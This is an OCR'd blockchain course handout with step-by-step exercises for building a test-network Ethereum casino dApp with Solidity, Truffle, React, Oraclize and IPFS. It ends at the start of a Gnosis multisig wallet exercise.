


In Ganache:



15. Go to [View Documents]:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



What to Submit?


Submit a zip file (e.g. **`your-username-document-registry.zip`**) with the source code, the smart contract and at least two screenshots with a successful submission of a document and one with of the "View Documents" section.

Exercises: Create Simple Casino with Solidity, Truffle, MetaMask, Oraclize and IPFS

We are going to create a decentralized casino application where users are able to bet money for a number between 1 and 10 and if they are correct, they win a portion of all the ether money staked after 100 total bets.

Oraclize is the leading oracle service for smart contracts and blockchain applications, serving thousands of requests for day every day on Ethereum, Bitcoin (Rootstock). In the blockchain space, an oracle is a party, which provides real world data. The need for such figure arise from the fact that blockchain applications, such as Bitcoin scripts and smart contracts cannot access and fetch directly the data they require: price feeds for assets and financial applications; weather-related information for peer-to-peer insurance; random number generation for gambling.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Setup the Project

1. Create a folder called Simple-Casino and inside open command line and execute the command: npm init
2. After that:

```
npm i -D truffle
```

to install the contract's framework truffle in this project as a developing dependency

3. Then execute:

```
truffle init
```

This will start the project.

4. Then:

```
npm i -D webpack react react-dom babel-core babel-loader babel-preset-react babel-preset-
es2015 babel-preset-stage-2 css-loader style-loader json-loader web3
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
+ babel-preset-stage-2@6.24.1
+ react-dom@16.2.0
+ react@16.2.0
+ babel-preset-react@6.24.1
+ css-loader@0.28.9
+ babel-loader@7.1.2
+ style-loader@0.19.1
+ babel-preset-es2015@6.24.1
+ babel-core@6.26.0
+ webpack@3.10.0
+ json-loader@0.5.7
+ web3@1.0.0-beta.27
```

5. After you finished downloading the node modules, go to your project folder and create a **webpack.config.js** file. This is the file that will combine all of our JavaScript files and css to create a single file **build.js** that will hold all the JavaScript code in one place and paste the following code in it:

webpack.config.js

```
const path = require('path')

module.exports = {
    entry: path.join(__dirname, 'src/js', 'index.js'), // Our frontend will be inside the src folder
    output: {
        path: path.join(__dirname, 'dist'),
        filename: 'build.js' // The final file will be created in dist/build.js
    },
    module: {
        loaders: [{
            test: /\.css$/, // To load the css in react
            use: ['style-loader', 'css-loader'],
            include: /src/
        }, {
            test: /\.jsx?$/, // To load the js and jsx files
            loader: 'babel-loader',
            exclude: /node_modules/,
            query: {
                presets: ['es2015', 'react', 'stage-2']
            }
        }, {
            test: /\.json$/, // To load the json files
            loader: 'json-loader'
        }]
    }
}
```

6. Create the folder **src/** in the project and inside that folder, create the folders **js/** and inside it create **index.js** and **css/** and inside it create **index.css** to organize the source code

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

index.js

```
import React from 'react'
import ReactDOM from 'react-dom'
import Web3 from 'web3'
import './../css/index.css'

class App extends React.Component {
   constructor(props){
      super(props)
      this.state = {
         lastWinner: 0,
         numberOfBets: 0,
         minimumBet: 0,
         totalBet: 0,
         maxAmountOfBets: 0,
      }

      if(typeof web3 != 'undefined'){
         console.log("Using web3 detected from external source like Metamask")
         this.web3 = new Web3(web3.currentProvider)
      }else{
         console.log("No web3 detected. Falling back to http://localhost:8545. You should remove this fallback when you deploy live, as it's inherently insecure. Consider switching to Metamask for development. More info here: http://truffleframework.com/tutorials/truffle-and-metamask");
         this.web3 = new Web3(new Web3.providers.HttpProvider("http://localhost:8545"))
      }

      const MyContract = web3.eth.contract([{"constant":false,"inputs":[],"name":"generateNumberWinner","outputs":[],"payable":true,"type":"function"},{"constant":false,"inputs":[{"name":"myid","type":"bytes32"},{"name":"result","type":"string"}],"name":"__callback","outputs":[],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"numberOfBets","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"_queryId","type":"bytes32"},{"name":"_result","type":"string"},{"name":"_proof","type":"bytes"}],"name":"__callback","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"player","type":"address"}],"name":"checkPlayerExists","outputs":[{"name":"","type":"bool"}],"payable":false,"type":"function"},{"constant":false,"inputs":[],"name":"kill","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[],"name":"resetData","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"bets","type":"uint256"}],"name":"updateMaxBets","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"number","type":"uint256"}],"name":"bet","outputs":[],"payable":true,"type":"function"},{"constant":false,"inputs":[{"name":"amountWei","type":"uint256"}],"name":"updateMinimumBet","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[],"name":"distributePrizes","outputs":[],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"numberWinner","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"minimumBet","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"maxAmountOfBets","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"},{"constant":true,"inputs":[{"name":"","type":"uint256"}],"name":"players","outputs":[{"name":"","type":"address"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"totalBet","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"},{"inputs":[{"name":"_maxAmountOfBets","type":"uint256"}],"payable":false,"type":"constructor"},{"payable":true,"type":"fallback"}])
      this.state.ContractInstance = MyContract.at("0x430d959fa54714aca8eecd61fae2661fca900e04")

      window.a = this.state
   }

   componentDidMount(){
      this.updateState()
      this.setupListeners()
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
        setInterval(this.updateState.bind(this),                                    7e3)
    }

    updateState(){
        this.state.ContractInstance.minimumBet((err,          result)          =>          {
            if(result                                  !=                                null){
                this.setState({
                    minimumBet:            parseFloat(web3.fromWei(result,            'ether'))
                })
            }
        })
        this.state.ContractInstance.totalBet((err,           result)           =>          {
            if(result                                  !=                                null){
                this.setState({
                    totalBet:             parseFloat(web3.fromWei(result,             'ether'))
                })
            }
        })
        this.state.ContractInstance.numberOfBets((err,          result)          =>          {
            if(result                                  !=                                null){
                this.setState({
                    numberOfBets:                                                   parseInt(result)
                })
            }
        })
        this.state.ContractInstance.maxAmountOfBets((err,         result)         =>          {
            if(result                                  !=                                null){
                this.setState({
                    maxAmountOfBets:                                                parseInt(result)
                })
            }
        })
    }

    //     Listen     for     events     and     executes     the     voteNumber     method
    setupListeners(){
        let           liNodes           =           this.refs.numbers.querySelectorAll('li')
        liNodes.forEach(number                                  =>                          {
            number.addEventListener('click',              event              =>              {
                event.target.className                    =                   'number-selected'
                this.voteNumber(parseInt(event.target.innerHTML),        done        =>        {

                    //         Remove         the         other         number         selected
                    for(let      i      =      0;      i      <      liNodes.length;      i++){
                        liNodes[i].className                          =                        ''
                    }
                })
            })
        })
    }

    voteNumber(number,                                                                      cb){
        let                bet                =                this.refs['ether-bet'].value

        if(!bet)                        bet                        =                        0.1

        if(parseFloat(bet)                      <                      this.state.minimumBet){
            alert('You        must        bet        more        than        the        minimum')
            cb()
        }                                       else                                        {
            this.state.ContractInstance.bet(number,                                         {
                gas:                                                                    300000,
                from:                                                       web3.eth.accounts[0],
                value:                          web3.toWei(bet,                         'ether')
            },                 (err,                 result)                 =>                {
                cb()
            })
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
        }
    }

    render(){
        return (
            <div className="main-container">
                <h1>Bet for your best number and win huge amounts of Ether</h1>

                <div className="block">
                    <b>Number of bets:</b>  
                    <span>{this.state.numberOfBets}</span>
                </div>

                <div className="block">
                    <b>Last number winner:</b>  
                    <span>{this.state.lastWinner}</span>
                </div>

                <div className="block">
                    <b>Total ether bet:</b>  
                    <span>{this.state.totalBet} ether</span>
                </div>

                <div className="block">
                    <b>Minimum bet:</b>  
                    <span>{this.state.minimumBet} ether</span>
                </div>

                <div className="block">
                    <b>Max amount of bets:</b>  
                    <span>{this.state.maxAmountOfBets}</span>
                </div>

                <hr/>

                <h2>Vote for the next number</h2>

                <label>
                    <b>How much Ether do you want to bet? <input className="bet-input"
ref="ether-bet" type="number" placeholder={this.state.minimumBet}/></b> ether
                    <br/>
                </label>

                <ul ref="numbers">
                    <li>1</li>
                    <li>2</li>
                    <li>3</li>
                    <li>4</li>
                    <li>5</li>
                    <li>6</li>
                    <li>7</li>
                    <li>8</li>
                    <li>9</li>
                    <li>10</li>
                </ul>

                <hr/>

                <div><i>Only working with the Ropsten Test Network</i></div>
                <div><i>You can only vote once per account</i></div>
                <div><i>Your vote will be reflected when the next block is mined</i></div>
            </div>
        )
    }
}

ReactDOM.render(
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
    <App />,
    document.querySelector('#root')
)
```

7. index.css

index.css

```
body{
    font-family: 'open sans';
    margin: 0;
}
ul{
    list-style-type: none;
    padding-left: 0;
    display: flex;
    justify-content: space-around;
    max-width: 1300px;
}
li{
    padding: 40px;
    border: 2px solid rgb(30,134,255);
    margin-right: 5px;
    border-radius: 10px;
    cursor: pointer;
}
li:hover{
    background-color: rgb(30,134,255);
    color: white;
}
li:active{
    opacity: 0.7;
}
*{
    color: #444444;
}
.main-container{
    padding: 20px;
}
.block{
    display: flex;
    align-items: center;
}
.number-selected{
    background-color: rgb(30,134,255);
    color: white;
}
.bet-input{
    padding: 15px;
    border-radius: 10px;
    border: 1px solid lightgrey;
    font-size: 15pt;
    margin: 0 10px;
}

@media (max-width: 1100px){
    ul{
        flex-direction: column;
    }
    li{
        margin: 5px 0;
    }
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

8. Finally create folder **dist/** in the root folder and in this folder create **index.html** and paste the following code in it:

index.html

```
<!DOCTYPE                                                                                html>
<html                                                                              lang="en">
<head>
   <meta                                                                     charset="UTF-8">
   <meta       name="viewport"       content="width=device-width,       initial-scale=1.0">
   <link href='https://fonts.googleapis.com/css?family=Open+Sans:400,700' rel='stylesheet'
type='text/css'>
   <title>Casino                          Ethereum                          DApp</title>
</head>
<body>
   <div                                                                      id="root"></div>

   <script                                                              src="build.js"></script>
</body>
</html>
```

9. The ** ** is where the react code will be inserted and the **<script src="build.js"></script>** to include the build file generated by webpack.

Create Smart Contracts

1. Create the file **contracts/Casino.sol**, this is the main Solidity contract that we will be writing
2. We will use **oracalizeAPI** so we should install it in our project. Go to **contracts/** folder and run the following command:

```
truffle install oraclize-api
```

3. A new folder will appear in the casino directory, named **"installed_contracts"**. We should import usingOraclize contract in our Casino contract. The Casino contract will **inherit** the **usingOraclize** contract. Casino contract will have:
   - **address** of the owner
   - **minimum bet** (default **0.1 ether**) – minimum bet a user has to make
   - **total bet** – total amount of Ether bet for this current game
   - **number of bets** – how many bets the users have made
   - **maximum bets** (default **10 ether**)– maximum amount of bets can be made for each game
   - **limit amount bets (100)**– max amount of bets that cannot be exceeded to avoid excessive gas consumption
   - **number winner** – number that won the last game
   - **array of all the players**
   - **structure, storing for each number the players who bet on it**
   - **structure, storing each player's number he bet on**
   - **function modifier**, allowing the execution of functions when the bets are completed

4. Go to the **migrations/** folder and create the file **2_deploy_contracts.js** and write the code below which
   - First, we require the Casino.sol contract.
   - Then, in the .deploy() method we specify the minimum bet, in this case it's 0.1 ether converted to wei with that function

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- 100 is the max amount of players
- Finally the gas limit that we are willing to use to deploy the contract

```
var Casino = artifacts.require("./Casino.sol");

module.exports = function(deployer) {
  deployer.deploy(web3.toWei(0.1, 'ether'), 100, {gas: 3000000});
};
```

5. Open **truffle.js** from the root folder and customize your Truffle configuration

```
module.exports = {
  networks: {
    development: {
      host: "127.0.0.1",
      port: 8545,
      network_id: "*" // Match any network id
    }
  }
};
```

6. Now create the constructor that is used to configure the minimum bet per game and the max amount of bets. The minimum bet that each user has to make in order to participate in the game. The max amount of bets that are required for each game:

```
function Casino(uint _minimumBet, uint _maxAmountOfBets) public {
    owner = msg.sender;

    if (_minimumBet > 0) {
        minimumBet = _minimumBet;
    }

    if (_maxAmountOfBets > 0 && _maxAmountOfBets <= LIMIT_AMOUNT_BETS) {
        maxAmountOfBets = _maxAmountOfBets;
    }
}
```

7. Set the proof of **oraclize** in order to make secure random number generations in the constructor:

```
oraclize_setProof(proofType_Ledger);
```

8. We should create **bet** function:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function bet(uint numberToBet) payable public {
    assert(numberOfBets < maxAmountOfBets);
    assert(checkPlayerExists(msg.sender) == false);
    assert(numberToBet >= 1 && numberToBet <= 10);
    assert(msg.value >= minimumBet);

    playerBetsNumber[msg.sender] = numberToBet;

    numberBetPlayers[numberToBet].push(msg.sender);

    numberOfBets += 1;
    totalBet += msg.value;

    if (numberOfBets >= maxAmountOfBets) {
        generateNumberWinner();
    }
}
```

9. We have the **checkPlayerExists(address)** function, which checks if the player exists in the game.
10. We should generate winner number by using oraclize function **oraclize_newRandomDSQuery** which takes **delay**, **numberRandomBytes** and **callbackGas:**

```
function generateNumberWinner() payable onEndGame public {
    uint numberRandomBytes = 7;
    uint delay = 0;
    uint callbackGas = 200000;

    bytes32 queryId = oraclize_newRandomDSQuery(delay, numberRandomBytes, callbackGas);
}
```

11. We should create a **callback** function which gets called by oraclize when the random number is generated, it gets the **_queryId** that was generated to proofVerify, the **_result** string that contains the number generated and **_proof** string with a proof code to verify the authenticity of the number generation

```
function __callback(bytes32 _queryId, string _result, bytes _proof) oraclize_randomDS_proofVerify(_queryId, _result, _proof) onEndGame public {

    // Checks that the sender of this callback was in fact oraclize
    assert(msg.sender == oraclize_cbAddress());

    numberWinner = (uint(sha3(_result)) % 10 + 1);
    distributePrizes();
}
```

12. Finally we should create the function to send the corresponding Ether to each winner then deletes all the players for the next game and resets the **total bet** and **number of bets**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function distributePrizes() onEndGame public {
    uint winnerEtherAmount = totalBet / numberBetPlayers[numberWinner].length; // How much each winner gets

    // Loop through all the winners to send the corresponding prize for each one
    for (uint i = 0; i < numberBetPlayers[numberWinner].length; i++) {
        numberBetPlayers[numberWinner][i].transfer(winnerEtherAmount);
    }

    // Delete all the players for each number
    for (uint j = 1; j <= 10; j++) {
        numberBetPlayers[j].length = 0;
    }

    totalBet = 0;
    numberOfBets = 0;
}
```

Deploy the Application Online with IPFS

1. First install **webpack** to generate the **build.js** file which will contain all the js, css and html files.
2. Install webpack by **npm install -g webpack**

```
npm install -g webpack
```

Go to the directory **casino/** and then run:

```
webpack
```

3. Open another command line and run:

```
testrpc
```

4. Then go to the **src/** folder and

```
truffle compile
```

and then:

```
truffle migrate
```

to compile and migrate the contracts.

5. Go to https://dist.ipfs.io/#go-ipfs and download the go-ipfs then extract it
6. Either add ipfs as a path variable or go to the ipfs folder and run in Command Prompt **ipfs init**
7. Open command line and type **ipfs daemon** and this will create node
8. Then open another command line and type:

```
ipfs swarm peers
```

This will get you peers that will share your content.

9. Get the path of your **dist/** folder and run the command:

```
ipfs add -r <dist_folder_location>
```

This will add your folder to the network. You will see a long hash, which has been generated for you.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

10. Copy the last hash. For example "QmUCjkUigBFw4RuTLwUajvQ5q8QMqmFHpmAiTBhLVosEcR":


```
C:\Users\sevgi\Desktop\go-ipfs>ipfs.exe add -r C:\Users\sevgi\Desktop\Simple-Casino\dist
 1.25 MB / 1.25 MB [=============================================================================]  99.97% 0s
added QmNyxUzxfeFb9deoHLRao1rnrUDjd918W4P7nhPECH3k8Z dist/build.js
 1.25 MB / 1.25 MB [=============================================================================] 100.00% 0s
added QmZBaGYWsACJ5aCFhW459xHZ8hk4YazX1EQFiSenu3ANfR dist/index.html
added QmUCjkUigBFw4RuTLwUajvQ5q8QMqmFHpmAiTBhLVosEcR dist
```

11. Run the following command:

```
ipfs name publish <hash_of_dir_folder>
```

```
C:\Users\sevgi\Desktop\go-ipfs>ipfs name publish QmUCjkUigBFw4RuTLwUajvQ5q8QMqmFHpmAiTBhLVosEcR
Published to QmaN7qtyjiHRcmuAZkgjxrH9xT9NhJKusaY8uv2d27C9Qu: /ipfs/QmUCjkUigBFw4RuTLwUajvQ5q8QMqm
FHpmAiTBhLVosEcR
```

12. Open the following link. For example: https://gateway.ipfs.io/ipfs/QmUCjkUigBFw4RuTLwUajvQ5q8QMqmFHpmAiTBhLVosEcR
13. If you make changes to your files remember to execute **webpack** then **ipfs add –r <your_location>** and **ipfs name publish <hash_of_dir_folder>**. The publish name hash is always the same:
14. Play with the Dapp.
15. The app should look like this go and play with it:



What to Submit?

Submit as exercise outcome the **.txt file with the URL after it is uploaded to ipfs.**


Example: https://gateway.ipfs.io/ipfs/QmUCjkUigBFw4RuTLwUajvQ5q8QMqmFHpmAiTBhLVosEcR

Exercise: Playing with Gnosis Multi-Signature Wallet Application

In this exercise we will play with the Gnosis Multisig Wallet app: https://wallet.gnosis.pm/ .We are going to **create** a **multisignature wallet**, by configuring the owners of the wallet contract and then **deploy** it on the Ethereum Testnet (Ropsten). After the successful deployment, we will **send** couple of **transactions** to and from

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


the multisig wallet. For this purpose you will need **at least 1 teammate** to create together the multisig wallet. You will also need a Metamask with test account on Ropsten with some test ETH inside.



1. Create a Multisignature Wallet and Define Owners

